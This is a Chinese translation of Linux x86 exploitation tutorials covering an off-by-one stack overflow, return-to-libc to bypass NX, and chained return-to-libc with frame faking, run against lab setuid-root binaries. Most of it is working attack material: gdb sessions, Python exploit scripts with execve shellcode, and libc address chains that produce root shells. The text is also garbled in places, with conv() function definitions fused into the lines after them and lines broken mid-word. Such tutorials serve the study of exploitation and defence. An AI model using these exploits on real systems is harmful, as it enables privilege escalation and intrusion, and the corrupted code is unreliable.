(gdb) disassemble bar
Dump of assembler code for function bar:
 //Function Prologue
 0x08048477 <+0>: push %ebp                    //backup caller's
 (foo) ebp
 0x08048478 <+1>: mov %esp,%ebp                //set callee's (b
ar) ebp to esp
 0x0804847a <+3>: sub $0x108,%esp              //create stack sp
ace
 0x08048480 <+9>: mov 0x8(%ebp),%eax           //bar arg
 0x08048483 <+12>: mov %eax,0x4(%esp)          //strcpy arg2
 0x08048487 <+16>: lea -0x100(%ebp),%eax       //buf
 0x0804848d <+22>: mov %eax,(%esp)             //strcpy arg1
 0x08048490 <+25>: call 0x8048370 <strcpy@plt> //call strcpy
```

```
 //Function Epilogue
 0x08048495 <+30>: leave                       //unwind stack sp
ace + restore ebp
 0x08048496 <+31>: ret                         //return
End of assembler dump.
(gdb)
```

堆栈布局



vuln's stack layout with attacker data

当我们已经知道256字节的用户输入，用空字节可以覆盖 `foo` 的EBP的LSB。所以当 `foo` 的存储在目标缓冲区 `buf` 之上的EBP被一个 `NULL` 字节所覆盖时，ebp 从 `0xbffff2d8` 变为 `0xbffff200` 。从堆栈布局我们可以看到堆栈位置 `0xbffff200` 是目标缓冲区 `buf` 的一部分，由于用户输入被复制到该目标缓冲区，攻击者可以控制这个堆栈位置（ `0xbffff200` ），因此他控制指令指针（eip）使用他可以实现任意代码执行。让我们通过发送一系列256的“A”来测试它。

测试步骤1：EBP是否覆盖，从而可能覆盖返回地址？

```
(gdb) r `python -c 'print "A"*256'`
Starting program: /home/sploitfun/lsploits/new/obo/stack/vuln `p
ython -c 'print "A"*256'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
(gdb)
```

以上输出显示由于EBP覆盖，我们已经控制指令指针（EIP）。

测试步骤2：距离目标缓冲区的偏移是多少？

现在，我们可以从目标缓冲区 `buf` 的起始位置开始找到偏移量，我们需要替换我们的返回地址。记住在off by one 漏洞中，我们不会覆盖堆栈中存储的实际返回地址（像我们在基于堆栈的缓冲区溢出中），而是攻击者控制的目标缓冲区 `buf` 内的4字节内存区域将被视为返回地址位置（在off by one溢出之后）。因此，我们需要找到这个返回地址位置偏移量（从 `buf` ），它是目标缓冲区 `buf` 本身的一部分。不是很清楚，但是没有问题继续阅读！

现在让我们尝试从文本段地址 `0x08048490` 开始了解CPU的执行情况。

- `0x08048490` - 调用 `strcpy` - 此指令执行导致逐个溢出，因此 `foo` 的EBP值（存储在堆栈位置 `0xbffff2cc` ）从 `0xbffff2d8` 更改为 `0xbffff200` 。
- `0x08048495` - `leave` - `leave` 指令解开此函数的堆栈空间并恢复ebp。

```
leave: mov ebp, esp;         //unwind stack space by setting esp
to ebp.
       pop ebp;              //restore ebp
*** As per our example: ***
leave: mov ebp, esp;         //esp = ebp = 0xbffff2cc
       pop ebp;              //ebp = 0xbffff200 (Overwritten EBP
value is now stored in ebp register); esp = 0xbffff2d0
```

- `0x08048495` - `ret` - 返回到 `foo` 的指令 `0x08048475`
- `0x08048475` - `leave` - `leave` 指令解除此函数的堆栈空间并恢复ebp。

```
*** As per our example: ***
leave: mov ebp, esp;         //esp = ebp = 0xbffff200 (As part of
 unwinding esp is shifted down instead of up!!)
       pop ebp;              //ebp = 0x41414141; esp = 0xbffff204
```

- `0x08048476` - `ret` - 返回到位于ESP（ `0xbffff204` ）的指令。现在，ESP指向攻击者控制的缓冲区，因此攻击者可以返回到任何要实现任意代码执行的位置。

现在让我们回到我们原始的测试，找到从目标缓冲区 `buf` 到返回地址的偏移量。如我们的堆栈布局图所示， `buf` 位于 `0xbffff158` ，在CPU执行后，我们知道目标缓冲区 `buf` 中的返回地址位于 `0xbffff204` 。因此，从 `buf` 到返回地址的偏移量为 `0xbffff204 - 0xbffff158 = 0xac` 。因此，用户输入的形式 `"A"* 172 +"B"* 4 +"A"* 80` ，用 `BBBB` 覆盖EIP。

```
$ cat exp_tst.py
#exp_tst.py
#!/usr/bin/env python
import struct
from subprocess import call

buf = "A" * 172
buf += "B" * 4
buf += "A" * 80

print "Calling vulnerable program"
call(["./vuln", buf])

$ python exp_tst.py
Calling vulnerable program
$ sudo gdb -q vuln
Reading symbols from /home/sploitfun/lsploits/new/obo/stack/vuln
...(no debugging symbols found)...done.
(gdb) core-file core
[New LWP 4055]
warning: Can't read pathname for load map: Input/output error.
Core was generated by `./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0 0x42424242 in ?? ()
(gdb) p/x $eip
$1 = 0x42424242
(gdb)
```

以上输出显示攻击者可以控制返回地址。返回地址位于 `buf` 的偏移量(`0xac`)处。有了这些信息，我们可以编写一个漏洞利用程序来实现任意的代码执行。

利用代码:

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

#Spawn a shell.
#execve(/bin/sh) Size- 28 bytes.
scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80\x90\x90\x90"

ret_addr = 0xbffff218

#endianess conversion
def conv(num):
 return struct.pack("<I",numturn Address + NOP's + Shellcode + J
unk
buf = "A" * 172
buf += conv(ret_addr)
buf += "\x90" * 30
buf += scode
buf += "A" * 22

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上面的exploit程序给我们root shell，如下所示：

```
$ python exp.py
Calling vulnerable program
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

off by one看起来像一个愚蠢的bug，它令人奇怪的地方是开发人员造成这么小的错误可能会导致任意代码执行。off by one总是导致任意代码执行吗？

如果调用者的**EBP**不存在于目的地缓冲区之上怎么办？

这个问题的答案很简单，我们不能用EBP覆写技术来利用它!（但是一些其他的利用技术可能是可能的，因为代码中存在一个bug）

在什么情况下，调用者的EBP不会出现在目标缓冲区上方？

情况1：目标缓冲区之上可能存在其他局部变量。

```
...
void bar(char* arg) {
 int x = 10; /* [1] */
 char buf[256]; /* [2] */
 strcpy(buf, arg); /* [3] */
}
...
```

因此，在这些情况下，在缓冲区 `buf` 和EBP的结尾之间找到了一个局部变量，它不允许我们覆盖EBP的LSB！

情况2：对齐空间 - 默认情况下，gcc将堆栈空间对齐为16字节边界，即在创建堆栈空间之前）ESP的最后4位是0并且使用 `and` 指令，如下面的函数反汇编所示。

```
Dump of assembler code for function main:
 0x08048497 <+0>: push %ebp
 0x08048498 <+1>: mov %esp,%ebp
 0x0804849a <+3>: push %edi
 0x0804849b <+4>: and $0xfffffff0,%esp               //Stack spa
ce aligned to 16 byte boundary
 0x0804849e <+7>: sub $0x20,%esp                     //create st
ack space
...
```

因此，在这些情况下，在缓冲区 `buf` 和EBP的结尾之间找到一个对齐空间（最多12个字节），这不允许我们覆盖EBP的LSB！

因为这个原因，我们在编译我们漏洞代码（vuln.c）时添加了gcc参数 `-mpreferred-stack-boundary = 2`！

请求帮助!!:如果在创建堆栈空间之前，ESP已经在16字节边界层上对齐了？在这种情况下，即使程序使用gcc的16字节的默认堆栈边界进行编译，EBP覆写也是可行的。但到目前为止，我没有创建这样一个工作代码。在我创建堆栈空间之前的所有尝试中，ESP在16字节边界上不对齐，无论如何谨慎地创建我的堆栈内容，gcc为本地变量添加了一些额外的空间，这使得ESP对齐不到16字节边界。如果任何人有工作代码或有一个答案:为什么ESP总是不对齐，请让我知道。

参考

http://seclists.org/bugtraq/1998/Oct/109

使用 return-to-libc 绕过 NX 位

> 译者：hackyzh
>
> 原文：Bypassing NX bit using return-to-libc

前提条件：

经典的基于堆栈的缓冲区溢出

虚拟机安装：Ubuntu 12.04（x86）

在以前的帖子中，我们看到了这个攻击者

- 复制shellcode堆栈并跳转到它！

为了成功利用漏洞代码。为了阻止攻击者的行动，安全研究人员提出了一个名为“NX 位”的漏洞缓解！

什么是**NX** 位？

它是一种利用缓解技术，使某些内存区域不可执行，并使可执行区域不可写。示例：使数据，堆栈和堆段不可执行，而代码段不可写。

在NX 位打开的情况下，我们基于堆栈的缓冲区溢出的经典方法将无法利用此漏洞。因为在经典的方法中，shellcode被复制到堆栈中，返回地址指向shellcode。但是现在由于堆栈不再可执行，我们的漏洞利用失败！但是这种缓解技术并不完全是万无一失的，因此在这篇文章中我们可以看到如何绕过NX 位！

漏洞代码：此代码与以前发布的漏洞代码相同，稍作修改。稍后我会谈谈需要修改的内容。

```
 //vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
 char buf[256]; /* [1] */
 strcpy(buf,argv[1]); /* [2] */
 printf("%s\n",buf); /* [3] */
 fflush(stdout);  /* [4] */
 return 0;
}
```

编译命令：

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -g -fno-stack-protector -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

注意： `-z execstack` 参数不传递给gcc，因此现在堆栈是非可执行的，可以验证如下所示：

```
$ readelf -l vuln
...
Program Headers:
 Type      Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Al
ign
 PHDR      0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x
4
 INTERP    0x000154 0x08048154 0x08048154 0x00013 0x00013 R 0x1
 [Requesting program interpreter: /lib/ld-linux.so.2]
 LOAD      0x000000 0x08048000 0x08048000 0x00678 0x00678 R E 0x
1000
 LOAD      0x000f14 0x08049f14 0x08049f14 0x00108 0x00118 RW 0x1
000
 DYNAMIC   0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW 0x4
 NOTE      0x000168 0x08048168 0x08048168 0x00044 0x00044 R 0x4
 ...
 GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x4
 GNU_RELRO 0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R 0x1
$
```

堆栈段只包含 `RW` 标志，无 `E` 标志！

如何绕过**NX**位并实现任意代码执行？

可以使用叫做“return-to-libc”的攻击技术绕过NX 位。这里返回地址被一个特定的libc函数地址覆盖（而不是包含shellcode的堆栈地址）。例如，如果攻击者想要生成一个shell，那么他将使用 `system` 地址覆盖返回地址，并在堆栈中设置 `system` 所需的相应参数，以便成功调用它。

在已经反汇编并绘制了漏洞代码的堆栈布局后，让我们编写一个漏洞代码来绕过NX位！

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

#Since ALSR is disabled, libc base address would remain constant
 and hence we can easily find the function address we want by ad
ding the offset to it.
#For example system address = libc base address + system offset
#where
       #libc base address = 0xb7e22000 (Constant address, it can
 also be obtained from cat /proc//maps)
       #system offset     = 0x0003f060 (obtained from "readelf -
s /lib/i386-linux-gnu/libc.so.6 | grep system")

system = 0xb7e61060        #0xb7e2000+0x0003f060
exit = 0xb7e54be0          #0xb7e2000+0x00032be0

#system_arg points to 'sh' substring of 'fflush' string.
#To spawn a shell, system argument should be 'sh' and hence this
 is the reason for adding line [4] in vuln.c.
#But incase there is no 'sh' in vulnerable binary, we can take t
he other approach of pushing 'sh' string at the end of user inpu
t!!
system_arg = 0x804827d     #(obtained from hexdump output of the
 binary)

#endianess conversion
def conv(num):
 return struct.pack("<I",numystem + exit + system_arg
buf = "A" * 268
buf += conv(system)
buf += conv(exit)
buf += conv(system_arg)

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上面的exploit程序给我们root shell，如下所示：

```
$ python exp.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA`���K��}�
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

宾果，我们得到了root shell！但是在实际应用中，由于root setuid程序会采用最小权限的原则，它并不容易。

什么是最小权限原则？

此技术允许root setuid程序仅在需要时获取root权限。这指的是当需要时，获得root权限，当不需要它们时，它将丢弃获得的root权限。正常做法是root setuid程序之后，用户获取输入之前删除root权限。因此，即使用户输入是恶意的，攻击者也不会得到root shell。例如下面的漏洞代码不允许攻击者获取root shell。

漏洞代码：

```
//vuln_priv.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
 char buf[256];
 seteuid(getuid()); /* Temporarily drop privileges */
 strcpy(buf,argv[1]);
 printf("%s\n",buf);
 fflush(stdout);
 return 0;
}
```

当我们尝试使用下面的漏洞利用代码来利用它时，以上漏洞的代码不会给出root shell。

```python
#exp_priv.py
#!/usr/bin/env python
import struct
from subprocess import call

system = 0xb7e61060
exit = 0xb7e54be0

system_arg = 0x804829d

#endianess conversion
def conv(num):
 return struct.pack("<I",numystem + exit + system_arg
buf = "A" * 268
buf += conv(system)
buf += conv(exit)
buf += conv(system_arg)

print "Calling vulnerable program"
call(["./vuln_priv", buf])
```

注意： `exp_priv.py` 是 `exp.py` 的略微修改的版本！只是 `system_arg` 变量被调整了！

```
$ python exp_priv.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA`���K川�
$ id
uid=1000(sploitfun) gid=1000(sploitfun) egid=0(root) groups=1000
(sploitfun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lp
admin),124(sambashare)
$ rm /bin/ls
rm: remove write-protected regular file `/bin/ls'? y
rm: cannot remove `/bin/ls': Permission denied
$ exit
$
```

这是隧道的尽头吗？如何利用应用最小权限原则的root setuid程序？

对于漏洞代码（ `vuln_priv` ），我们的利用代码（ `exp_priv.py` ）正在调用 `system` ，随后退出，发现它不足以获取root shell。但是如果我们的利用代码（ `exp_priv.py` ）被修改为调用以下libc函数（按照列出的顺序）

- `seteuid(0)`

- `system(“sh”)`
- `exit()`

我们将获得root shell。这种技术被称为链接到libc！

使用链式 return-to-libc 绕过 NX 位

> 译者：hackyzh
>
> 原文：Bypassing NX bit using chained return-to-libc

前提条件：

- 经典的基于堆栈的缓冲区溢出
- 使用return-to-libc绕过NX 位

虚拟机安装：Ubuntu 12.04（x86）

链接的returned-to-libc?

正如以前的帖子看到的，有需要攻击者为了成功利用需要调用多个libc函数。链接多个libc函数的一种简单方法是在堆栈中放置一个libc函数地址，但是由于函数参数的原因，所以是不可能的。讲的不是很清楚，但是没有问题，继续！

漏洞代码：

```
//vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
 char buf[256];
 seteuid(getuid()); /* Temporarily drop privileges */
 strcpy(buf,argv[1]);
 printf("%s",buf);
 fflush(stdout);
 return 0;
}
```

注意：此代码与上一篇文章（ `vuln_priv.c` ）中列出的漏洞代码相同。


编译命令：

```
#echo 0 > /proc/sys/kernel/randomize_va_space
$gcc -fno-stack-protector -g -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

如前一篇文章所述，链接 `setuid` ， `system` 和 `exit` 将允许我们能够利用漏洞代码 `vuln` 。但由于以下两个问题，不是一个直接的任务：

1、在堆栈中的同一位置，攻击者将需要放置libc函数的函数参数或一个libc函数的函数参数和另一个libc函数的地址，这显然是不可能的（如下图所示）。

2、 `seteuid_arg` 应为零。但是由于我们的缓冲区溢出是由于 `strcpy` 引起的，所以零变成一个坏的字符，ie）这个零之后的字符不会被 `strcpy()` 复制到堆栈中。



现在看看如何克服这两个问题。

问题**1**：为了解决这个问题，**Nergal**谈到了两项辉煌的技术

1、ESP Lifting


2、Frame Faking

在他的pharck杂志的文章中。这里让我们只看关于帧伪造，因为应用esp lifting技术二进制应该在没有帧指针下支持下进行编译（ `-fomit-frame-pointer` ）。但是由于我们的二进制（ `vuln` ）包含帧指针，我们需要应用帧伪造技术。

帧伪造？

在这种技术中，而不是使用libc函数地址（本例中为 `seteuid` ）直接覆盖返回地址，我们用 `leave ret` 指令来覆盖它。这允许攻击者将堆栈中的函数参数存储起来，而不会有任何重叠，从而允许调用相应的libc函数，而不会有任何问题。让我们来看看会怎么样？

堆栈布局：当攻击者伪造帧进行缓冲区溢出时，如下图堆栈布局所示，成功链接libc函数 `seteuid` , `system` 和 `exit` :



main() Stack Layout - Chained
with multiple libc functions

上图中的红色突出显示是返回地址，其中每个 `leave ret` 指令调用其上方的libc函数。例如，第一个 `leave ret` 指令（位于堆栈地址 `0xbffff1fc` ）调用 `seteuid()` ，而第二个 `leave ret` (位于堆栈地址 `0xbffff20c`)调用 `system()` ,第三个 `leave ret` 指令（位于堆栈地址 `0xbffff21c` ）调用 `exit()` 。

`leave ret` 指令如何调用上面的libc函数？

要知道上述问题的答案，首先我们需要了解 `leave` 指令， `leave` 指令转换为：

```
mov ebp,esp            //esp = ebp
pop ebp                //ebp = *esp
```

让我们反汇编 `main()` 函数来了解更多关于 `leave ret` 指令的信息。

```
(gdb) disassemble main
Dump of assembler code for function main:
  ...
  0x0804851c <+88>: leave                 //mov ebp, esp; pop e
bp;
  0x0804851d <+89>: ret                   //return
End of assembler dump.
(gdb)
```

`main` 结尾：

在 `main` 的结尾执行之前，如上面的堆栈布局所示，攻击者将会溢出缓冲区并且将会覆盖， `main` 的ebp是 `fake_ebp0` （ `0xbffff204` ）并且返回地址是 `leave ret` 指令地址（ `0x0804851c` ）。现在当CPU即将执行 `main` 的结尾时，EIP指向文本地址 `0x0804851c` （ `leave ret` ）。执行时，发生以下情况：

- `leave` 改变下面的寄存器
  - `esp = ebp = 0xbffff1f8`
  - `ebp = 0xbffff204, esp = 0xbffff1fc`
- `ret` 执行 `leave ret` 指令（位于栈地址 `0xbffff1fc` ）

`seteuid` ：现在EIP再次指向代码地址 `0x0804851c` （ `leave ret` ）。执行中，发生以下情况：

- `leave` 改变下面寄存器
  - `esp = ebp = 0xbffff204`
  - `ebp = 0xbffff214, esp =0xbffff208`
- `ret` 执行 `seteuid()` （位于堆栈地址 `0xbffff208` ）. 为了成功调用 `seteuid` ， `seteuid_arg` 应该被放在从 `seteuid_addr` 起的8字节处，在堆栈位置 `0xbffff210`
- 在 `seteuid()` 调用后， `leave ret` 指令（位于堆栈地址 `0xbffff20c` ）执行
- 按照上述过程， `system` 和 `exit` 也将被调用，因为堆栈被设置为由攻击者调用 -如上面的堆栈布局图所示

问题**2**：在我们的情况下， **`seteuid_arg`** 应为零。但是由于零是一个坏字符，如何在堆栈地址 **`0xbffff210`** 写零？有一个简单的解决方案，它在同一篇文章中由**nergal**讨论。在链接**libc**函数时，前几个调用应该是 **`strcpy`** ，它将 **`NULL`** 字节复制到 **`seteuid_arg`** 的堆栈位置。

注意：不幸的是在我的 `libc.so.6` 中 `strcpy` 的函数地址是 `0xb7ea6200` ，libc 函数地址本身包含一个 `NULL` 字节（坏字符!!）。因此，`strcpy` 不能用于漏洞代码。`sprintf` （其函数地址为 `0xb7e6e8d0` ）用作 `strcpy` 的替代，使用 `sprintf` 将 `NULL` 字节复制到 `seteuid_arg` 的堆栈位置。

因此，以下libc函数被链接来解决上述两个问题并成功获取root shell：

```
sprintf | sprintf | sprintf | sprintf | seteuid | system | exit
```

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

fake_ebp0 = 0xbffff1a0
fake_ebp1 = 0xbffff1b8
fake_ebp2 = 0xbffff1d0
fake_ebp3 = 0xbffff1e8
fake_ebp4 = 0xbffff204
fake_ebp5 = 0xbffff214
fake_ebp6 = 0xbffff224
fake_ebp7 = 0xbffff234
leave_ret = 0x0804851c
sprintf_addr = 0xb7e6e8d0
seteuid_addr = 0xb7f09720
system_addr = 0xb7e61060
exit_addr = 0xb7e54be0
sprintf_arg1 = 0xbffff210
sprintf_arg2 = 0x80485f0
sprintf_arg3 = 0xbffff23c
system_arg = 0x804829d
exit_arg = 0xffffffff

#endianess convertion
def conv(num):
 return struct.pack("<I",num* 264
buf += conv(fake_ebp0)
buf += conv(leave_ret)
#Below four stack frames are for sprintf (to setup seteuid arg )
buf += conv(fake_ebp1)
buf += conv(sprintf_addr)
buf += conv(leave_ret)
buf += conv(sprintf_arg1)
buf += conv(sprintf_arg2)
buf += conv(sprintf_arg3)
buf += conv(fake_ebp2)
buf += conv(sprintf_addr)
buf += conv(leave_ret)
```

```
sprintf_arg1 += 1
buf += conv(sprintf_arg1)
buf += conv(sprintf_arg2)
buf += conv(sprintf_arg3)
buf += conv(fake_ebp3)
buf += conv(sprintf_addr)
buf += conv(leave_ret)
sprintf_arg1 += 1
buf += conv(sprintf_arg1)
buf += conv(sprintf_arg2)
buf += conv(sprintf_arg3)
buf += conv(fake_ebp4)
buf += conv(sprintf_addr)
buf += conv(leave_ret)
sprintf_arg1 += 1
buf += conv(sprintf_arg1)
buf += conv(sprintf_arg2)
buf += conv(sprintf_arg3)
#Dummy - To avoid null byte in fake_ebp4.
buf += "X" * 4
#Below stack frame is for seteuid
buf += conv(fake_ebp5)
buf += conv(seteuid_addr)
buf += conv(leave_ret)
#Dummy - This arg is zero'd by above four sprintf calls
buf += "Y" * 4
#Below stack frame is for system
buf += conv(fake_ebp6)
buf += conv(system_addr)
buf += conv(leave_ret)
buf += conv(system_arg)
#Below stack frame is for exit
buf += conv(fake_ebp7)
buf += conv(exit_addr)
buf += conv(leave_ret)
buf += conv(exit_arg)

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上述漏洞代码给我们root shell！

```
$ python exp.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA������������������\���������������\���������������\���������
